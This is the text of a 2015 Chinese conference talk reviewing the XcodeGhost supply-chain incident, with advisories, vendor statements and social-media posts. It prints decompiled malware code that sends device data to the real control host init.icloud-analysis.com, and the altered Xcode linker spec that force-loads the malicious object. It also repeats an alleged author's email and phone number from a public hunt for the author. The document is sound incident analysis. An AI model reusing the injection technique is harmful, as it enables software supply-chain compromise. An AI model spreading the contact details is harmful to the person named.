



2015 移动开发者大会

Mobile Developer Conference China 2015

# 编译器里有鬼 – XCodeGhost事件全程回顾

蒸米@阿里移动安全



- 郑旻（花名蒸米）是阿里巴巴移动安全部门的资深安全工程师。
- 他是香港中文大学移动安全 (Android & iOS) 方向博士。
- 他曾经在腾讯，百度以及硅谷的FireEye工作。
- 他是Blue-lotus和Insight-Labs的成员，业余爱好是电子竞技(CTF, dota2等)。

## 关于使用非苹果官方XCODE存在植入恶意代码情况的预警通报

来源: CNCERT 时间: 2015-09-14

A- A+

近日, CNCERT监测发现, 开发者使用非苹果公司官方渠道的XCODE工具开发苹果应用程序(苹果APP)时, 会向正常的苹果APP中植入恶意代码。被植入恶意程序的苹果APP可以在App Store正常下载并安装使用。该恶意代码具有信息窃取行为, 并具有进行恶意远程控制的功能。

目前, CNCERT正在加强分析, 并将此预警信息通报相关开发者或互联网企业, 在开发苹果APP过程中, 切勿使用非苹果官方渠道的XCODE工具, 以维护广大用户的个人信息安全。



- 虽然早早就有预警了, 但大家都没把这个预警当回事。。。



• 直到唐巧的这条微博。。。



- 微博里面提到了一个非常关键的点 – 注入代码文件的位置：  
/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/Library/Frameworks/CoreServices.framework/CoreService



## Xcode编译器里有鬼 - XcodeGhost样本分析

2015/09/17 17:43 | 蒸米 | 业界资讯 | 214 条评论了已经 | 阅读: 609,272

作者: 蒸米, 迅迪 @阿里移动安全

### 0x00 序

事情的起因是@唐巧\_boy在微博上发了一条微博说到: 一个朋友告诉我他们通过非官方渠道下载的Xcode 编译出来的 app 被注入了第三方的代码, 会向一个网站上传数据, 目前已知两个知名的 App 被注入。

- 17:43 我们发表了《Xcode编译器里有鬼 - XcodeGhost样本分析》在乌云知识库。
- 这是第一篇公开的关于XcodeGhost的技术分析文章, 并且首次对XcodeGhost这个病毒进行了命名。
- 命名由来是@Xundi 说的一句话: “这事真是见鬼了。。。”

```
$shasum CoreService
f2961eda0a224c955fe8040340ad76ba55909ad5  CoreService

$file CoreService
CoreService: Mach-O universal binary with 5 architectures
CoreService (for architecture i386):  Mach-O object i386
CoreService (for architecture x86_64): Mach-O 64-bit object x86_64
CoreService (for architecture armv7):  Mach-O object arm
CoreService (for architecture armv7s): Mach-O object arm
CoreService (for architecture arm64):  Mach-O 64-bit object

v6 = objc_msgSend(&OBJC_CLASS__UIApplication, paSharedapplicat);
v7 = (void *)objc_retainAutoreleasedReturnValue(v6);
v8 = objc_msgSend(&OBJC_CLASS__NSURL, paUrlwithstring, v11);
v9 = objc_retainAutoreleasedReturnValue(v8);
objc_msgSend(v7, paOpenurl, v9);
objc_release(v9);
objc_release(v7);
```

```
v50 = objc_msgSend(
    &OBJC_CLASS__NSDictionary,
    paDictionarywi_0,
    v18,
    CFSTR("timestamp"),
    v16,
    CFSTR("app"),
    v8,
    CFSTR("bundle"),
    v29,
    CFSTR("name"),
    v20,
    CFSTR("os"),
    v22,
    CFSTR("type"),
    v3,
    CFSTR("status"),
    v48,
    CFSTR("version"),
    v24,
    CFSTR("language"),
    v31,
    CFSTR("country"),
    v39,
    CFSTR("idfv"),
    0);
```


drops.wooyun.org

- 感染了XcodeGhost的应用会收集一些基本信息，包括：时间，bundle id(包名)，应用名称，系统版本，语言，国家等。
- 感染了XcodeGhost的应用会根据服务器的命令调用OpenURL()函数或弹出对话框。







- 伪造短信



- 推广应用



- 安装推广应用



- 弹出钓鱼页面

```
nd(v37, paappenddata, v36);  
_msgSend(&OBJC_CLASS__NSURL, paUrlwithstring, CFSTR("http://init.icloud-analysis.com"));  
_retainAutoreleasedReturnValue(v21);  
  
_msgSend(&OBJC_CLASS__NSMutableURLRequest, paRequestwithurl, v22, 1, 0, 1077805056);  
d *)objc_retainAutoreleasedReturnValue(v23);  
nd(v24, paSethttpmethod, CFSTR("POST"));  
_msgSend(v37, paLength);  
_msgSend(&OBJC_CLASS__NSString, paStringwithform, CFSTR("%lu"), v25);  
_retainAutoreleasedReturnValue(v26);  
nd(v24, paSetvalueforhtt, v27, CFSTR("Content-Length"));
```

drops.wooyun.org

## Raw Registrar Data

Domain Name: ICLOUD-ANALYSIS.COM  
Registrar URL: http://www.godaddy.com  
Registrant Name: Registration Private  
Registrant Organization: Domains By Proxy, LLC  
Name Server: NS35.DOMAINCONTROL.COM  
Name Server: NS36.DOMAINCONTROL.COM  
DNSSEC: unsigned

\*\*\*\*\*  
See Business Registration Listing  
\*\*\*\*\*

Copy and paste the link below to view additional details:  
http://who.godaddy.com/whoischeck.aspx?domain=ICLOUD-ANALYSIS.COM

Information Updated: Wed, 30 Sep 2015 03:01:25 UTC

### 3. Your Privacy and Domain Protection

Keep your information private  
Select a registration type

	Standard Registration Includes	Privacy with Business Registration \$11.99/yr	BEST VALUE! Protected Registration \$24.99/yr
Personal information is unprotected in Public WHOIS database	✓		
Private Registration† Helps protect yourself from spam, scams, prying eyes and more by shielding your personal information from public view.		✓	✓
Business Registration Provides vital details of your business to millions of daily WHOIS searchers.		✓	✓
Expiration Protection Go Daily EXCLUSIVE! Protects your domain against loss due to credit card expiration or failure, outdated contact information and more.			✓
Deadbolt Transfer Protection Protects your domain against any accidental or malicious transfer.			✓

Note: You will set up your Whois Advertising Listing information by logging into My Account after purchase.

Next >

“init.icloud-analysis.com” : Godaddy为域名提供了whois隐私保护服务。



## NOVEL MALWARE XCODEGHOST MODIFIES XCODE, INFECTS APPLE IOS APPS AND HITS APP STORE

POSTED BY: Claud Xiao on **September 17, 2015 4:00 PM**

FILED IN: Malware, Threat Prevention, Unit 42

TAGGED: Apple, Baidu, iOS, KeyRaider, OS X, Weibo, Xcode, XcodeGhost

*UPDATE: Since this report's original posting on September 17, two additional XCodeGhost updates have been published, available [here](#) and [here](#).*

On Wednesday, Chinese iOS developers disclosed a new OS X and iOS malware on Sina Weibo. **Alibaba researchers** then posted an analysis report on the malware, giving it the name XcodeGhost. We have investigated the malware to identify how it spreads, the techniques it uses and its impact.

- Palo alto networks发布报告，并称被感染的知名App Store应用之一为“网易云音乐”。

### MALWARE IN THE APP STORE

According to JoeyBlue in Sina Weibo, at least two famous apps were infected by XcodeGhost and successfully landed in the App Store. We have confirmed both.

We downloaded the NetEase Cloud Music App (com.netease.cloudmusic) from Apples App Store (China region). In its latest version (2.8.3), Info.plist shows that it was built with Xcode 6.4 (6E35b). In the main executable file, the malicious XcodeGhost code is present (Figure 7 and Figure 8).

App Store > Music > NetEase (Hangzhou) Network Co., Ltd.



网易云音乐-好口碑,电台FM歌曲下载必备

NetEase (Hangzhou) Network Co., Ltd. >

Offers Apple Watch App for iPhone

Details Ratings and Reviews Related

iPhone Screenshots



Downloaded

Offers In-App Purchases

★★★★☆ (492)

Rating: 17+

TOP IN-APP PURCHASES

1. 付费音乐包1个月	¥6.00
2. 付费音乐包12个月	¥88.00
3. 单曲	¥3.00
4. 付费音乐包6个月	¥45.00
5. 付费音乐包豪华包1个月	¥12.00
6. 708积分	¥1.00
7. 3500积分	¥50.00
8. 付费音乐豪华包12个月	¥128.00
9. 210积分	¥3.00
10. 420积分	¥6.00

LINKS

Privacy Policy

© NetEase(Hangzhou) Network Co., Ltd.

警惕！网易云音乐APP已被证实受到此次Xcode恶意打包IDE事件影响，目前该感染版本依然在App Store线上，国内开发者们真的需要重视并且立刻自查，立刻！

@乌云知识库 

#木马分析# 还能不能愉快的下载IDE了，今日网友发现第三方渠道下载的xcode被插入恶意代码，编译的软件全成了小型木马，究竟怎么回事呢 感谢@阿里移动安全 @燕米spark 投稿的作品《XCode编译器里有鬼 - XCodeGhost样本分析》 [网页链接](#)



9月17日 17:49 来自 微博 weibo.com      转发 1619 | 评论 168 |  47

9月18日 11:02 来自 微博 weibo.com

收藏      转发 899      评论 136       34



- 我们随后在文章中更新了“网易云音乐”中毒的事情，并引发业界关于iOS / XCode安全性的一系列事件。

**KellyKentKim** 2015-09-17 18:05:30  
那个把官网URL复制到迅雷里下载还出问题的是怎么做到的？迅雷难道不比较哈希值吗

**yoyokko** 2015-09-17 21:26:24  
猜测是在applicationDidFinishLaunching里解密了UIAlertView的加密字符串，再反射执行相关代码

回复

**yoyokko** 2015-09-17 21:11:44  
请注意!!! 注入的代码有iOS弹窗代码的回调 0000000000001e75 t - [UIWindow(didFinishLaunchingWithOptions) alertView:didDismissWithButtonIndex:] 有很大可能性是盗取 icloud 密码。否则偷偷注入的密码不会随便弹窗让人发现它的存在。

回复

**III** 2015-09-18 15:20:33  
“通过 Charles 抓包，会向 <http://init.icloud-analysis.com> 发请求的有网易云音乐，中信银行动卡空间，12306，滴滴打车 #XcodeGhost” by 推油@fannheyward

**kales** 2015-09-18 17:16:05  
主域名的icloud-analysis.com 的解析历史 2015-06-08 52.4.74.88 2015-04-30 52.68.131.221 2015-03-01 50.63.202.48 其中 50.63.202.48 曾记录有大量恶意软件通信 <https://www.virustotal.com/en/ip-address/50.63.202.48/information/>

@图拉鼎 🍷

经过我亲自测试，得出以下结果：网易云音乐确实中招了，见图1。其他还有，滴滴出行，图2。12306，图3。这些用的如此广泛的国内 App 都中招了，可见影响范围有多广！其他国内的 App 我就不多试了，仅举上述三例。虽然现在已经不构成实质上的信息泄露，因为恶意网站已主动关闭，怎么做大家自己看着办。



9月18日 14:14 来自 微博 weibo.com

转发 6247 | 评论 624 | 146

@Saic V

XcodeGhost 实际用途猜测分析 [XcodeGhost 实际...](#)



**XcodeGhost 实际用途猜测分析**

本文只是根据已有代码进行的猜测...

发布者: Saic

阅读:20万+

马上阅读

9月18日 19:17 来自 微博 weibo.com

转发 816 | 评论 67 | 144

- 在网友们的分析下，12306、微信等应用也被发现中毒。假：内购，钓鱼



laoyur 55 分钟前

@ynyounuo 对，就是这个 coderfun，我的有毒版本就是从他这里下载的  
Xcode\_6.4.dmg, sha-1 是 a836d8fa0fce198e061b7b38b826178b44c053a8



喵喵\_蓝调

codeFun就是那个自称XcodeGhost作者的人。他竟然也一直没睡，大半夜里一直在看大家发微博观察动静？随后发现大家知道了Unity也中毒的事情，赶紧去把自己曾经投毒的帖子删了？

@小G有点忙

[网页链接](#) 这个xcode的域名在2015-03-03用了dnspod的服务，2015-08-08切到 domaincontrol.com，数字真吉祥啊.....2015-07-21解析过的52.4.74.88、52.2.85.22谁去扒扒皮？腾讯的小伙伴应该可以溯源了.....

9月18日 13:25 来自 微博 weibo.com

转发 75 | 评论 10 | 赞 6


XcodeGhost-Author : 778560441@qq.com, 13276422520, wang long/long

wang/zhou wen yang. 电话是有人接的，还没自首。🤔

9月20日 22:02 来自 iPhone 玫瑰金

三、XcodeGhost的作者是谁

虽然XcodeGhost隐藏了其使用的三个域名注册信息，但ThreatBook通过威胁情报关联分析，揭示了XcodeGhost背后控制者所拥有的网络资产：



- 全民化身柯南，进行各种人肉搜索。。。 (以上数据来源于网络，不代表本人以及公司观点)

**360 Nirvan Team(涅槃团队)****目前排查到的已知受Xcode后门事件影响的APP列表如下:**

微信iOS	6.2.5	喜马拉雅	4.3.8
12306	2.12	口袋记账	1.6.0
滴滴出行	4.0.0.6	自由之战	1.0.9
滴滴打车	3.9.7	我叫MT	4.6.2
高德地图	7.3.8	我叫MT 2	1.8.5
同花顺	9.26.03	电话归属地助手	3.6.3
中国联通网上营业厅	3.2	夫妻床头话	2.0.1
中信银行动卡空间	3.3.12	讯飞输入法	5.1.1463
简书	2.9.1	愤怒的小鸟2	2.1.1
豌豆荚的开眼	1.8.0	炒股公开课	3.10.02 - 3.10.01
穷游	6.4.1	股票雷达	5.6.1
网易云音乐	2.8.3	CarrotFantasy	1.7.0.1 - 1.7.0
网易公开课	4.2.8	逆转三国	5.80.5 - 5.80
下厨房	4.3.2	卷皮	3.3.1 - 3.3.1
51卡保险箱	5.0.1	南京银行	3.6 - 3.0.4
Lifemart	1.0.44	图钉	15205 - 7.7.2
马拉马拉	1.1.0	南方航空	2.6.5.0730 - 2.6.5
药给力	1.12.1	下厨房	4.3.1
喜马拉雅	4.3.8	诊疗助手	7.2.3
		WallpaperFlip	1.8
		VGO视信	7 - 1.6.0
		天使房贷	5.3.0.2 - 5.3.0
		天涯社区	5.1.0 - 5.1.0
		AA记账	1.8.7 - 1.8
		Mail Attach	2.3.2 - 2.3

- 360团队率先公布了比较全面的中毒APP列表。
- 阿里移动安全随后也公布了中毒APP列表。
- 引用360安全卫士的一句话：“事实证明苹果的安全神话已经被打破，受害用户已经过亿，这是移动安全史上的历史性事件。”



## 关于网传微信6.2.5版本存在漏洞的几点说明

2015年9月18日 21:43 | 阅读 37859

目前，网上传播微信6.2.5版本存在严重漏洞的说法，微信团队说明如下：

- 1.该问题仅存在iOS 6.2.5版本中，最新版本微信已经解决此问题，用户可升级微信自行修复，此问题不会给用户造成直接影响。
- 2.目前尚没有发现用户会因此造成信息或者财产的直接损失，但是微信团队将持续关注和监测。
- 3.微信技术团队具备成熟的“反黑客”技术，一旦发现黑客攻击，将第一时间做出技术对抗并及时锁定黑客具体信息，配合公安机关打击相关违法犯罪活动。
- 4.用户在使用微信过程中有任何问题，可通过微信公众号“微信团队”向我们反馈。

微信团队

2015年9月18号

## 公告

受非官方渠道开发工具XcodeGhost “感染”影响，iPhone端部分应用会上传产品自身的部分基本信息（安装时间，应用id，应用名称，系统版本，语言，国家）。

此次感染涉及信息皆为产品的系统信息，无法调取和泄露用户的个人信息。目前感染源制作者的服务器已经关闭，不会再产生任何威胁。

再次感谢大家对网易云音乐一直以来的关注与支持！

@网易云音乐

drops.wooyun.org



TualatriX @tualatrix

3h

@tualatrix 继续补几个自己测试出来的名单：1、中国联通的手机营业厅；2、高德地图；3、简书；4、豌豆荚的开眼；5、网易公开课；6、下厨房...

Conversation



豌豆荚

@wandoujia

@tualatrix 收到，工程师正在修复...多谢~

Translate Tweet

3:56pm · 18 Sep 2015 · Twitter for Mac

drops.wooyun.org

- 随后微信，网易云音乐，豌豆荚的开眼等应用发布了官方公告或回复，确认了自家app中毒的事件，并在进行紧急修复。



- 9月19日腾讯安全应急响应中心发表博文《你以为这就是全部了？我们来告诉你完整的XCodeGhost事件》，并声称9月12日已经发现了病毒。
- “9月12日，我们在跟进一个bug时发现APP在启动、退出时会通过网络向某个域名发送异常的加密流量，行为非常可疑，于是终端安全团队立即跟进，经过一个周末加班加点的分析和追查，我们基本还原了感染方式、病毒行为、影响面。”



- 2015-09-18 23:42@宫一鸣cn: “xcode这个程序设计的...有问题的域名在9月11日失效后...木马还在玩命连阿连连阿连连阿连连阿连连阿连连阿连连阿连连阿连连阿连连阿连连阿连...容下错好不好...”
- 2015-09-23 14:32 @宫一鸣cn: “ xcode的主控用域icloud-analysis.com彻底停止解析(之前是作者停掉了A记录解析,但是NS指向还在,随时可以重新添加A记录; 在 apple, icann, godaddy, ultradns等组织的安全人员邮件,电话,短信协助下现在该 zoneNS指向取消,彻底停止解析)!”



- "XcodeGhost" Source 关于所谓" XcodeGhost" 的澄清
- “首先，我为XcodeGhost事件给大家带来的困惑致歉。XcodeGhost源于我自己的实验，没有任何威胁性行为。所谓的XcodeGhost实际是苦逼iOS开发者的一次意外发现。”



- 盘古率先发布专杀，并采用企业证书的形式进行分发。
- 主要逻辑是通过私有API获取Bundle ID和版本号，然后去云端的数据库进行查询。





【📢注意！苹果超350款APP现“恶毒后门”，快堵漏！】据央视，苹果系统程序编写软件Xcode被黑客植入恶意代码，用恶意Xcode编写的APP会泄漏隐私，百度音乐、微信、滴滴打车、58同城等350余款APP被感染。应尽快检测APP信息，删除被感染版本或更新至最新版。 [网页链接](#) 转给苹果用户！



9月20日 13:35 来自 人民日报微博

收藏

转发 2009

评论 1043

👍 740



- 新华社，人民日报，CCTV等媒体纷纷报道了XcodeGhost事件。
- Apple 也强制下架了受感染的App，并称只有修复后才可以重新上架。

@evil\_xi4oyu

当然不止是xcode，已经确认Unity-4.X的感染样本 增加了

在./Unity/Unity.app/Contents/PlaybackEngines/iOSSupport/Trampoline/Libraries/libiPhone-lib-il2cpp.a

中的libiPhone-lib-il2cpp.a-\*-master.o,恶意代码和 xcode中的逻辑一致，上线域名是init.icloud-

diagnostics.com,各位开发再看看

9月21日 23:31 来自 微博 weibo.com

转发 707 | 评论 61 | 36

## 你以为服务器关了这事就结束了？ - XcodeGhost截胡攻击和服务端的复现，以及UnityGhost预警 ⚡

2015/09/22 3:01 | 蒸米 | 漏洞分析 | 5 条评论了已经 | 阅读: 148,078

作者：没羽，蒸米，阿刻，迅迪 @ 阿里移动安全



[Unity3D].

发布于：2015-07-04 16:14

.....

[coderFun于2015-09-22 01:18编辑了帖子]

coderFun

新手



粉丝 1

鲜花 19朵

威望 3点

+ 加关注 私信

文件名

unity 5.1.1

unity 5.1.0

unity 5.0.3

unity 5.0.2

unity 5.0.1

unity 5.0.0


unity 4.6.6

unity 4.6.5

unity 4.6.4



- 21日深夜，百度安全实验室的xi4oyu确认病毒作者也发布了Unity4.X的感染版本。
- 虽然UnityGhost得感染量并不及XcodeGhost，但病毒作者居然还有活动。。。



- Apple在官网发布了《有关XcodeGhost的问题和解答》
- Apple公开承认中毒的app为“malware”。
- Apple公示了受影响最广的25个app。
- Apple提供了官方的验证Xcode的方法。

9.12

腾讯发现  
Bug

9.14

CNCERT发  
布预警

9.17

唐巧发微博  
预警

9.17

阿里发布分  
析报告

9.18

PANW发布  
分析报告

苹果发布公  
告

9.22

百度发现  
UnityGhost

9.21

盘古发布专  
杀

9.19


病毒作者现  
身

9.19

360发布感  
染APP列表

9.18





```
Ld.xcspec
266     },
267
268     { Name = ALL_OTHER_LDFLAGS;
269       Type = StringList;
270       DefaultValue = "$(LD_FLAGS) $(SECTORDER_FLAGS) $(OTHER_LDFLAGS) $(OTHER_LDFLAGS_$(variant)) $(
OTHER_LDFLAGS_$(arch)) $(OTHER_LDFLAGS_$(variant)_$(arch)) $(PRODUCT_SPECIFIC_LDFLAGS) -force_load '$(
PLATFORM_DEVELOPER_SDK_DIR)/Library/Frameworks/CoreServices.framework/CoreService'';
271       CommandLinePrefixFlag = "";
272     },
273
274     { Name = AdditionalCommandLineArguments;
275       Type = StringList;
276       CommandLinePrefixFlag = "";
277     },
278 );
279 }
280
```

- 配置文件：  
/Applications/Xcode.app/Contents/PlugIns/Xcode3Core.ideplugin/Contents/SharedSupport/Developer/Library/Xcode/Plug-ins/CoreBuildTasks.xcplugin/Contents/Resources/Ld.xcspec
- 增加编译参数 “-force\_load”：  
\$(PLATFORM\_DEVELOPER\_SDK\_DIR)/Library/Frameworks/CoreServices.framework/CoreService

- To verify the identity of your copy of Xcode run the following command in Terminal on a system with Gatekeeper enabled:  
`spctl --assess --verbose /Applications/Xcode.app`
- Any result other than ‘accepted’ or any source other than ‘Mac App Store’, ‘Apple System’ or ‘Apple’ indicates that the application signature is not valid for Xcode.

```
zhengminzms-MacBook-Pro:Contents zhengmin$ spctl --assess --verbose /Applications/Xcode.app  
/Applications/Xcode.app: accepted  
source=Mac App Store  
override=security disabled
```


```
zhengminzms-MacBook-Pro:Contents zhengmin$ spctl --assess --verbose /Applications/Xcode.app  
/Applications/Xcode.app: accepted  
override=security disabled
```

- 相对Android，iOS的安全性要好很多。其中最大功臣当属App Store对app的严格审核。



- 超过100条规则：

- Apps that use **non-public APIs** will be rejected.
- Apps that **download code** in any way or form will be rejected.
- Apps that **install or launch other executable code** will be rejected.
- Apps that read or write data **outside its designated container** area will be rejected.
- Multitasking Apps may only use **background services** for their intended purposes: VoIP, audio playback, location, task completion, local notifications, etc.
- Apps that create **alternate desktop/home screen** environments or simulate multi-App widget experiences will be rejected.
- **Location** data can only be used when directly relevant to the features and services provided by the App to the user or to support approved advertising uses.







